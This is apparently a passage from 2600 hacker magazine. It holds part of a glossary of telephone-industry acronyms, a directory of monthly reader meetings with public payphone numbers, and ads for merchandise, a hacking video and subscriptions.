SAI Serving Area Interface
SALI Standalone Automatic Location Identification
SAMA Step by step Automatic Message Accounting
SAR Store Address Register
SARTS Switched Access Remote Test System
SAT Special Access Termination
SAT Supervisory Audio Tone
SBMS Southwestern Bell Mobile Service
SBS Skyline Business Systems
SC Scanner Controller
SC Sectional Center
SCAT Stromberg-Carlson Assistance Team
SCC Specialized Common Carrier
SCC Switching Control Center
SCCS Specialized Common Carrier Service
SCCS Switching Control Center System
SCF Selective Call Forwarding
SCM Subscriber Carrier Module
SCO Serving Central Office
SCOT Stepper Central Office Tester
SCOTS Surveillance & Control Of Transmissions System
SCP Signal Control Point
SCP Signal Conversion Point
SCP System Control Program
SCPC Signal Channel Per Carrier
SCPD Supplementary Central Pulse Distributor
SCU Selector Control Unit
SCX Specialized Communications eXchange
SD&D Specific Development & Design
SDIS Switched Digital Integrated Service
SDL Specification and Description Language
SDLC Synchronous Data Link Control
SDN Software-Defined Network
SDOC Selective Dynamic Overload Controls
SDP Service Delivery Point
SDR Store Data Register
SDS Switched Data Service
SDS Synchronous Data Set
SDSC Synchronous Data Set Controller
SEAS Signaling Engineering and Administration System
SEL SELector
SES Service Evaluation System
SF Single Frequency
SFMC Satellite Facility Management Center
SG SuperGroup
SGML Standard Generic Markup Language
SGMP Simple Gateway Management Protocol
SI Status Indicator
SIC Silicon Integrated Circuit
SID System IDentification
SIT Special Information Tone
SLC Subscriber Loop Carrier
SLE Screening Line Editor
SLIC Subscriber Line Interface Circuit
SLIM Subscriber Line Interface Module
SM Switching Module
SMAS Supplementary MAin Store
SMAS Switched Maintenance Access System
SMASF SMAS Frame
SMASPU SMAS Power Unit
SMDF Subscriber Main Distributing Frame
SMDI Subscriber Message Desk Interface
SMDR Station Message Detailed Recording
SMG SuperMasterGroup
SMS Service Management System
SMSA Standard Metropolitan Statistical Area
SMTP Simple Mail Transfer Protocol
SNA System Network Architecture
SNADS System Network Architecture Distribution Service
SNET Southern New England Telephone
SOAC Service Order Analysis Control
SOC Service Oversight Center
SOH Service Order History
SONAR Service Order Negotiation And Retrieval
SONDS Small Office Network Data System
SP Signal Processor
SP Signaling Point
SPAN Space Physics Analysis Network
SPAN System Performance ANalyzer
SPC Southern Pacific Communications
SPC Stored Program Control
SPCS Stored Program Control Systems
SPI Serial Peripheral Interface
SPUC/DL Serial Peripheral Unit Controller/Data Link
SQL/DS Structured Query Language/Data System
SRA Selective Routing Arrangement
SS Special Services
SSAS Station Signaling and Announcement Subsystem
SSB Single-SideBand
SSBAM Single-SideBand Amplitude Modulation
SSC Special Services Center
SSCP Subsystem Services Control Point
SSO Satellite Switching Office
SSP Signal Switching Point
SSP Sponsor Selective Pricing
SSP System Status Panel
SSPC SSP Controller
SSPRU SSP Relay Unit
SSTTSS Space-Space-Time-Time-Space-Space network
ST STart
STC Serving Test Center
STC Switching Technical Center
STD Subscriber Trunk Dialing
STDM Statistical Time Division Multiplexing
STP Signal Transfer Point
STS Shared Tenant Service
STS Space-Time-Space network
SVC Switched Virtual Circuits
SVS Switched Voice Service
SWB SouthWestern Bell
SX SimpleX signaling
SXS Step by (X) Step
SYC SYstem Control
SYSGEN SYStem GENeration
T Tip
T1/OS T1 carrier OutState
T1FE T1 carrier Front End
TA Terminal Adaptor
TA Transfer Allowed
TAC Terminal Access Circuit
TAP Telephone Assistance Plan
TAS Telephone Answering Service
TASC Technical Assistance Service Center
TASC Telecommunications Alarm Surveillance and Control system
TASI Time Assignment Speech Interpolation system
TAT TransAtlantic Telephone
TC Timing Counter
TC Toll Center
TCAP Transaction Capabilities Applications Port
TCAS T-Carrier Administration System
TCC Trunk Class Code
TCG Test Call Generation
TCM Time Compression Multiplexer
TCM Trellis Coded Modulation
TCR Transient Call Record
TDAS Traffic Data Administration System
TDC Tape Data Controller
TDC Terrestrial Data Circuit
TDD Telecommunications Device for Deaf
TDM Time Division Multiplexing
TE Terminal Equipment
TE Transverse Electric
TEHO Tail End Hop Off
TELSAM TELephone Service Attitude Measurement
TERM TERMinal
TFLAP T-carrier Fault-Locating Applications Program
TFS Trunk Forecasting System
TGC Terminal Group Controller
TGN Trunk Group Number
TH Trouble History
TIA Telephone Information Access
TIRKS Trunk Integrated Record Keeping System
TLM Trouble Locating Manual
TLN Trunk Line Network
TLP Transmission Level Point
TLTP Trunk Line and Test Panel
TM Transverse Magnetic
TMDF Trunk Main Distributing Frame
TMMS Telephone Message Management System
TMR Transient Memory Record
Network Operation Plan
TNPC Traffic Network Planning Center
TOPS Timesharing OPerating System
TOPS Traffic Operator Position System
TP Toll Point
TPMP Total network data system Performance Measurement Plan
TR Test Register
TR Transfer Register
TREAT Trouble Report Evaluation Analysis Tool
TRMTR TRansMiTteR
TRR Tip-Ring Reverse
TSCPF Time Switch and Call Processor Frame
TSCPF Time Switch and Central Processor Frame
TSI Time Slot Interchanger
TSO Time Sharing Option
TSORT Transmission System Optimum Relief Tool
TSP Test SuPervisor
TSP Traffic Service Position
TSPS Traffic Service Position System
TSS Trunk Servicing System
TSST Time-Space-Space-Time network
TST Time-Space-Time network
TST Traveling-Wave Tube
TSTS Time-Space-Time-Space network
TT Trunk Type
TTC Terminating Toll Center
TTL Transistor-Transistor Logic
TTP Trunk Test Panel
TTS Trunk Time Switch
TTTN Tandem Tie Trunk Network
TTY TeleTYpewriter
TTYC TTY Controller
TUR Traffic Usage Recording
TUR Trunk Utilization Report
TWX TeletypeWriter eXchange
UCD Uniform Call Distribution
UIC User Identification Code
UID User ID
UITP Universal Information Transport Plan
UNISTAR UNiversal Single call Telecommunications Answering & Repair
USB Upper Side Band
USITA United States Independent Telephone Association
USO Universal Service Order
USOC Universal Service Order Code
USP Universal Sampling Plan
UUCICO Unix to Unix Copy Incoming Copy Outgoing
UUCP Unix to Unix Copy Program
VAN Value Added Network
VC Virtual Circuit
VCS Virtual Circuit System
VF Voice Frequency
VFY VeriFY
VGF Voice Grade Facility
VHF Very High Frequency
VINES Virtual NEtwork Software
VIU Voiceband Interface Unit
VLSI Very Large-Scale Integrated circuitry
VM/SP Virtual Machine/System Product
VMB Voice Mail Box
VMCF Virtual Machine Communications Facility
VMR Volt-Meter Reverse
VMRS Voice Message Relay System
VMS Virtual Memory operating System
VMS Voice Mail System
VMS Voice Management System
VNF Virtual Network Feature
VNL Via Net Loss plan
VNLF Via Net Loss Factor
VODAS Voice Over Data Access Station
VPN Virtual Private Network
VRS Voice Response System
VSAM Virtual Storage Access Method
VSAT Very Small Aperature Terminal
VSB Vestigial SideBand modulation
VSE Virtual Storage Extended
VSR Voice Storage and Retrieval
VSS Voice Storage System
VSSP Voice Switch Signaling Point
VTAM Virtual Telecommunications Access Method
VTI Virtual Terminal Interface
VTOC Volume Table Of Contents
VTS Video Teleconferencing System
WAN Wide Area Network
WATS Wide Area Telephone Service
WC Wire Center
WCPC Wire Center Planning Center
WDT Watch Dog Timer
WM Work Manager
XB X-Bar
XBAR X-BAR
XBT X-Bar Tandem
XFE X-Front End
XMS eXtended Multiprocessor operating System

The previous parts of this massive list can be found in the Spring and Summer issues.

2600 MEETINGS

Ann Arbor, MI

Galeria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Bloomington, MN

Mall of America, food court.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432,9559,9700,9798.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Cambridge, MA

Harvard Square, inside "The Garage" by the Pizza Pad on the second floor.

Chicago

Century Mall, 2828 Clark St., in the 3rd Coast Cafe.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: 203-748-9995, 203-794-9851.

Fort Lauderdale

West Hollywood Bowling Alley, 298 South State Route 7. Call voice mail for details or changes: 305-680-9214, 100#.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923,9924; 213-614-9849, 9872, 9918,9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: 901-366-4017, 4018, 4019, 4020, 4021.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: 212-223-9011,8927; 212-308-8044,8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: 215-222-9880, 9881, 9779, 9799, 9632; 215-387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: 412-928-9926,9927,9934.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court. Payphones: 914-297-9823, 9854, 9855.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

San Francisco

4 Embarcadero Plaza (inside). Payphones: 415-398-9803,4,5,6.

Seattle

Washington State Convention Center, first floor. Payphones: 206-220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcon Street.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

The Shirt

□ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL

☎

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told.* This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. □

2600 SUBSCRIPTIONS

INDIVIDUAL

□ 1 year/$21 □ 2 years/$38 □ 3 years/$54

CORPORATE

□ 1 year/$50 □ 2 years/$90 □ 3 years/$125

OVERSEAS

□ 1 year, individual/$30 □ 1 year, corporate/$65

LIFETIME

□ $260 (also includes 1984, 1985, 1986 back issues)

2600 BACK ISSUES

□ 1984 □ 1985 □ 1986 □ 1987 □ 1988

□ 1989 □ 1990 □ 1991 □ 1992

$25 per year

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas - we don't have enough little boxes to check off so please figure out another way to convey this info.)

NAME, ADDRESS, SUBSCRIBER #, SPECIAL NOTES, ETC.

MAIL TO: 2600, POB 752,
MIDDLE ISLAND, NY 11953

TOTAL AMOUNT: